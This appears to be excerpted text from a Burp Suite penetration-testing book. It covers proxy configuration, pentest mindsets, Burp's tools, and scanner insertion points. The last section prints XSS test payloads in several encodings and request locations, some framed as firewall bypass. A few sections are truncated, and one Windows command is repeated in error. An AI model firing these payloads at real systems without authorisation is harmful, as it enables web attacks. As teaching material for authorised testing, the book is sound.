
FoxyProxy allows you to create multiple profiles that can be set to different proxy endpoints, and selected at will when there is a requirement.

Here's what FoxyProxy looks like with multiple profiles created in Firefox. This menu becomes available as an option in the Firefox window that can be activated with a click:



Let's take a simple example of setting up a proxy option:

1. Install the Firefox extension using Firefox's `about:addons` page. The add-on name is **FoxyProxy Standard**:



2. Once installation is completed, a tiny icon of a fox will become available in the top right corner next to the Settings button.
3. Click the FoxyProxy icon and select Options.
4. Click **Add** to open the page to add a new proxy.
5. Add all the details that describe your Burp proxy endpoint. Select a color as well. This is the color that the fox icon will change to when the proxy is in use:

Proxy Type ★

HTTP ▾

Title or Description (optional)

Use Burp Proxy

Color

#c0cc00

IP address, DNS name, server name ★

127.0.0.1

Add whitelist pattern to match all URLs

On

Port ★

8080

Do not use for localhost and  
intranet/private IP addresses

On

Username (optional)

Help

Password (optional) ⓘ


Cancel Save & Add Another Save & Edit Patterns Save

The form contains the following fields and settings:

- Proxy Type:** HTTP (selected)
- Title or Description (optional):** Use Burp Proxy
- Color:** #c0cc00
- IP address, DNS name, server name (optional):** 127.0.0.1
- Add whitelist pattern to match all URLs:** On
- Port (optional):** 8080
- Do not use for localhost and intranet/private IP addresses:** On
- Username (optional):** (empty field)
- Password (optional) ⓘ:** (empty field)

At the bottom are four buttons: Cancel, Save & Add Another, Save & Edit Patterns, and Save.

6. The newly created proxy will come up in the list of available proxy profiles.
7. Click on the fox icon to select your proxy. You can verify if this is working or not by looking at the traffic in Burp:




8. To switch off the proxy and to use the Firefox default option (No proxy), select Turn Off FoxyProxy.


This add-on is extremely powerful when it comes to filtering domain names and even URLs. You can add patterns that will match or not, and cause only traffic destined to a specific domain to go through FoxyProxy, and eventually through Burp.

# Proxy SwitchySharp for Google Chrome

This is a fabulous add-on that eases the difficulty in switching proxies in Chrome while it is running, especially if the system proxy is not where you want to send your web traffic.



Here's what SwitchySharp looks like with multiple profiles created in Google Chrome. This menu becomes available as an option in the Google Chrome window that can be activated with a click:



1. To get started with the add-on, install it through the Chrome web store at <https://chrome.google.com/webstore/category/extensions>:

# **Setting system-wide proxy for non-proxy-aware clients**

Non-proxy-aware clients in this context are applications that talk to the internet over HTTPS but do not have an option to set a proxy server so that traffic through them can be captured. These applications use the system proxy settings. This is common with thick client applications on Windows.

In such cases, we can set a system-wide proxy setting to work with our applications. System-wide proxy settings can be set via a command line and through the GUI. However, knowing the command-line options allows you to be able to script them, so that you can switch system-wide proxy settings using bash scripts or batch files, depending on the OS you are on.

# Linux or macOS X

To use a proxy on the Linux command line, the environment variables `http_proxy`, `https_proxy`, or `ftp_proxy` have to be set, depending on the traffic type.

To do this effectively, the following commands have to be run:

```
$ export http_proxy=http://127.0.0.1:8080$ export https_proxy="https://127.0.0.1:8080"$ export ftp_proxy="http:// 127.0.0.1:8080"
```

You can check the current proxy settings via the `env` command:

```
env | grep -i proxy
```

# Windows

Windows system-wide proxy settings can be applied via Internet options | Connections | LAN settings. This setting can also be applied using the netsh commands, as shown in the following steps:

1. Start cmd as administrator
2. Run `netsh winhttp set proxy 127.0.0.1:8080`
3. To check if the settings have been applied, run the following command:

```
netsh winhttp show proxy
```

4. To reset the proxy, run:

```
netsh winhttp show proxy
```

# Setting up Android to work with Burp Suite

To test Android applications, or to even test web applications via your Android device, you need to configure Burp Proxy to start a listener on interfaces and then connect the Android device and the system running Burp to the same wireless network.

This causes the Burp listener to become visible and accessible to the Android device on the same network.

Follow these steps to set a proxy for your Android device:

1. Go to the SETTINGS menu.
2. Connect to the same wireless network as Burp.
  
3. If you are already connected, click on the wireless connection name and select Manage network settings, as shown in the following screenshot:
  
4. Click on Show advanced options, to show the Proxy setting. Click on the ...

# **Why Burp Suite? Let's cover some groundwork!**

Burp Suite is a proxy and it allows you to intercept and tamper each and every request that goes from the browser to the application server. This gives the tester a huge capability to pentest all the avenues of the application, as it shows all the available endpoints. It works as a middleware. The biggest advantage it gives you is the capability to bypass client-side validations.

It is a smart tool that keeps track of your browsing history and also manages the site structure, giving you a better picture of what is available and what the newly discovered avenues are. The core advantage of Burp is that it allows you to forward HTTP requests to different Burp tools and carry out the required task. It could be repeating or automating an attack, decoding certain parameters, or comparing two or more different requests. Burp gives the user a capability to understand different formats by decoding the parameters at runtime for the user; for example, decoding `ViewState` parameters, beautifying JSON requests, and so on.

# Setting up iOS to work with Burp Suite

To set up an iOS device to work with Burp, we need to add Burp's network listener address (as we did with the Android device) to the iOS device's network configuration.

To achieve this, follow these steps:

1. On the iOS device, open Settings.
2. Assuming you are already connected to the wireless network, tap the Wi-Fi option, and tap the information icon next to the wireless access point name.
3. Select **Manual** under the HTTP PROXY section, and enter the IP address and port number of the Burp listener.
4. Go back and browse to an HTTP site on your iOS device's browser and see that the traffic is received by Burp.

To be able to access HTTPS sites you will need, to add Burp's CA certificate in the iOS device. To ...

# Summary

In this chapter, we learned how to set up Firefox, Chrome, and Internet Explorer to send and receive HTTP and HTTPS traffic through Burp Suite. We configured system-wide proxy setting for non-proxy-aware clients. We also learned about browser add-ons and extensions that make switching between proxies a breeze.

In the next chapter we will learn how to execute an application penetration test

# Executing an Application Penetration Test

Now that we have learned how to configure and set up our Burp Proxy across various platforms, we can now begin to start with an application pentest. In the present world, there are various purposes behind executing a pentest; it could either be for a bug bounty or it could be a fully-fledged assessment for a client. The initial approach is usually the same; ultimately, however, there is a huge difference. Bug bounty hunters aim to find one or a set of particular vulnerabilities that could lead to severe adversities if exploited, so they can claim their bounty.

On the other hand, for a fully-fledged pentest, the job of the pentester does not stop there. The pentester will have to perform a complete ...

# **Differences between a bug bounty and a client-initiated pentest**

Before we jump into the core details, let's first understand these two mindsets:

- **Bug bounty pentest mindset:**
  - The aim is to find vulnerabilities that have an impact and fetch a good bounty
  - A complete assessment of the application doesn't need to be done
  - One bug is enough to qualify for a bounty
  - All the vulnerabilities in the application are not reported, only the ones found
  - There are no particular timelines; it can be done at the pentester's convenience
- **Client-initiated pentest mindset:**
  - The aim is to ensure that all the application processes and functionalities are tested
  - There is a limited timeline in which the whole application

needs to be audited

- There is no bounty or rewards
- There is a need to ensure that all the vulnerabilities found by a scanner are validated and reported
- There is a need to also scope the entire application by understanding all the inter-dependencies and ensure that endpoints are well protected, since there will be times when the backend applications, such as support, will not be made available to bug bounty hunters, but will be in a client-initiated assessment

- **Common points in both the mindsets:**

- Must have the presence of mind to chain multiple vulnerabilities and cause a high impact on the underlying application
- Also, ensure that the attacker is aware of all the endpoints of that particular application
- Scoping of the entire application's presence and testing all the endpoints to find flaws

Take a moment to think about the differences between the two approaches. I'm sure you will agree that there needs to be two totally different mindsets while performing the pentest.

# Initiating a penetration test

An application penetration test is always said to be incomplete if it does not do the following:

- Following the standard methodology of performing recon
- Enumerating functionality
- Testing individual parameters
- Creating test cases
- Performing non-invasive exploitation
- Providing a report that talks about the issue
- Implementing steps to reproduce, proof of concept code, and possible mitigation

During my career, on numerous occasions, I have come across security consulting companies or independent professionals that are known to run an automated scanner that detects only a handful of vulnerabilities and almost always does not discover logical issues. These vulnerabilities are then exploited with a half-baked exploit ...

# Types and features


Burp Suite comes with the following set of inbuilt tools to ease the life of every penetration tester:

- **Scanner:** Helps in testing the website automatically for content and vulnerabilities. It has an active and a passive mode, which can be toggled and configured by the user.
- **Intruder:** This allows the user to make certain changes in a captured request and through certain modifications the user can automate the task with brute force by passing different parameter values at every request.
- **Repeater:** This feature allows the user to modify header values on the go and send requests to the application server over and over again.
- **Collaborator client:** This is a very interesting feature provided by Burp. It allows the user to check for out-of-band vulnerabilities. These are really hot vulnerabilities, as they are not easy to find.
- **Clickbandit:** This feature allows the user to create **clickjacking** pages against vulnerable applications.
- **Sequencer:** The sequencer feature enables the user to analyze the randomness of the application's cookie generation mechanism; it gives the user a very detailed analysis of the randomness or predictability of the session.
- **Decoder:** This allows the user to check for any type of encoding

and allows the user to decode it to clear text and the other way around.

- **Comparer:** This feature allows the user to compare responses for two or more requests to find differences in them.

Let's look at the following low-level diagram of Burp Suite:



You can see the tool segregation in the following three sections:

- **Recon and Analysis**
- **Vulnerability Detection and Exploitation**
- **Tool Configuration**

The preceding diagram gives you a pretty good idea of how the requests can be handled. Once the request is parsed, the tool carries out active spidering and active discovery, as well as allowing the user to do custom discovery in the recon and analysis phase. While this is ongoing, the tool actively puts all the information in the HTTP history and sitemap for later use. Once this information is gathered, a user can send any particular request to the repeater, intruder, or scanner. The scanner can be fed with the entire website post-crawl as well.

The tool configuration will allow the user to manage authentication, session handling, task scheduling, and various other tasks. The proxy is the core of the Burp Suite mechanism. Burp Suite Scanner is an all-in-one automation kit for performing a pentest. It does everything, right from discovering content up to finding vulnerabilities. There are many more plugins that you can make use of to enhance the scanning results. We will talk about those plugins in later chapters. The Burp Scanner comprises mainly the two following parts: one is the crawl for content and the other is audit:

- **Crawl for content:** The Burp crawler navigates across the application almost like a real user; it submits inputs, forms, and also captures the links and creates a complete sitemap of the application. It shows what is found and what did not return a response.
- **Audit:** This is the actual scanner that will fuzz all the parameters to determine if there is a vulnerability in the application or not. It

can be optimized by the user for better performance.

Now that we are familiar with the types and features of Burp Suite, we will look into the crawling mechanism to catalog the contents of the application.

# Crawling

I want to emphasize here that Burp has an amazing crawling mechanism to map the site structure with the closest possible accuracy. Crawling may seem to be a simple task, but with modern dynamic applications it is not. As pentesters, we have always witnessed the scanners going in huge loops in the crawling phase due to the URL scheme implementations, and the scan never seems to finish, especially when you are testing a shopping cart. It is really frustrating when such things happen, because then you have to rely on completely manual strategies. Burp, on the other hand, has a very smart approach. The crawler of Burp mimics the way a user would browse the application on the browser. It simulates user clicks, navigation, and input submissions, ...

# Why Burp Suite Scanner?

Now that we have established the basic understanding of how robust the Burp crawler is, it's time to understand why Burp Scanner is the go-to scanner for any pentest. Most traditional scanners usually fuzz the input fields, check the response, and determine if there is a vulnerability or not. But what if the application has certain rules, like, what if the application has enforced dynamic CSRF for every request? What if the application is a very dynamic application that serves different content for the same URL/page based on states, or what if the application invalidates the user on a malformed request? Worry not, because Burp already treats this differently and understands the underlying logic, enabling us with an optimized scan.

# Auditor/Scanner

Let's go ahead and understand the Burp Audit/Scanner rules and mechanism. Burp Auditor is mainly divided into the three following core categories:

- Passive phase
- Active phase
- JavaScript analysis phase

This allows Burp to actively spot and exploit functions that are stored and returned to the user in response to input. It also helps to avoid duplication by handling frequently occurring issues and insertion points in an optimal manner. Also, it effectively makes use of the system resources by executing work in parallel.

Burp Auditor reports tons of issues, widely ranging into the following categories:

- **Passive:** This is a non-intrusive audit that does analysis purely on the basis of the request and response received by a normal ...

# Understanding the insertion points

Burp Scanner is a very efficient scanner, as it targets various insertion points. It targets the input fields, a set of headers, such as cookie, referrer, user agent, and so on. Burp Scanner analyzes the targets individually by sending payloads individually to see how the application handles the payloads. A better understanding to see the insertion points is as follows:

```
POST /catalog/search?tok=19476137218 HTTP/1.1
Host: example.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:56.0)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate
Referer: https://example.org/catalog/search
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: sessid=fkd29fh2kg0t0g13fdf; lang=en
Connection: close

Query=abc&Action=Search&Category=183
```

Burp also handles data encoding for various parameters. It understands the parameter in use and any encoding if it follows. Once it detects the encoding, it fuzzes the parameter by fuzzing the payloads by encoding them as shown in the following screenshot. For example, to standard inputs, it passes a normal payload:

```
POST /catalog/search HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

Query=%22%3e%3cscript%3ealert(1)%3c%2fscript%3e
```

For a JSON parameter, it fuzzes with a different payload:

```
POST /catalog/search HTTP/1.1
Host: example.org
Content-Type: application/json
Content-Length: 48

{
    "Query": "\"><script>alert(1)</script>"
```

For XML it passes a different payload:

```
POST /catalog/search HTTP/1.1
Host: example.org
Content-Type: text/xml
Content-Length: 62

<Query>"><script>alert(1)</script>"</Query>
```

If the application is using a different encoding, such as base64, Burp automatically tries to detect the encoding being used and modifies the payload accordingly:

```
POST /catalog/search HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
```

```
Query=Ij48c2NyaXB0PmFsZXJ0KDEpPC9zY3JpcHQ%2b
```



```
"><script>alert(1)</script>"
```

If the application is using nested encoding, Burp tries to detect this behavior and creates payloads accordingly to help testing for vulnerabilities:

```
POST /catalog/search HTTP/1.1
Host: example.org
Content-Type: application/x-www-form-urlencoded
Content-Length: 160
```

```
Input=PERhdGE%2beyYjeDBhOyAgJnF1b3Q7UXVlcnkmcXVvdDs6ICZxdW9001
wmcXVvdDsm23Q7Jmx0O3NjcmlwdCZndDthbGVydCgxKSZsdDtcL3NjcmlwdCZn
dDsmcXVvdDsmI3gwYTt9PC9EYXRhPg%3d%3d
```



```
<Data>{&#x0a;  "Query": ""\>&gt; &lt;script&gt;alert(1)&lt;/script&gt;&quot;"&#x0a;}</Data>
```



```
{
  "Query": "\><script>alert(1)</script>"
}
```

Also as we discussed earlier, Burp manipulates the location of the parameters by trying to pass them in different locations as a POST, GET request, adding the values to the headers, and fuzzing them. This is done in an attempt to bypass the web application firewall and to try to send the parameter to the particular application function:

```
GET /catalog/search?Query=%22%3e%3cscript%3ealert(1)%3c%2fscript%3e HTTP/1.1  
Host: example.org
```



```
POST /catalog/search HTTP/1.1  
Host: example.org  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 47  
  
Query=%22%3e%3cscript%3ealert(1)%3c%2fscript%3e
```




```
GET /catalog/search HTTP/1.1  
Host: example.org  
Cookie: Query=%22%3e%3cscript%3ealert(1)%3c%2fscript%3e
```


These are all the different styles and mechanisms that Burp follows to help perform scanning over the application. The core question here is, how does it scan and maintain a valid session if additional security is put in place? Well, we have good news; Burp Scanner crawls to every request from the root node and then tests the request depending on the context of the application.

Burp Suite satisfies the following conditions while traversing from node to node:

